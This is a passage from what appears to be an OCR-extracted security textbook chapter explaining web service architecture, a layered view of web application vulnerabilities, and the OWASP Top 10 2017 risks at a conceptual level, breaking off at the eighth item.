


Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.
- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending

XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.

- **Asynchronous and synchronous support:** Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support:** Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.


- **RESTful web services**

  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI:** Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL:** Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security:** Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.



Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.




Figure 14.4: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**

  Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.


- **Layer 2**

  Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**


  IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.

Module Flow



Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.



OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international organization that specifies the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows:

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, thereby allowing attackers to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume identities of other users (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and personally identifiable information (PII) data. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data requires extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS service attacks such as the billion laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as accessing other users' accounts, viewing sensitive files, modifying other users' data, and changing access rights.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, and not patching or upgrading systems, frameworks, dependencies, and components in a timely manner (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or whenever it updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**

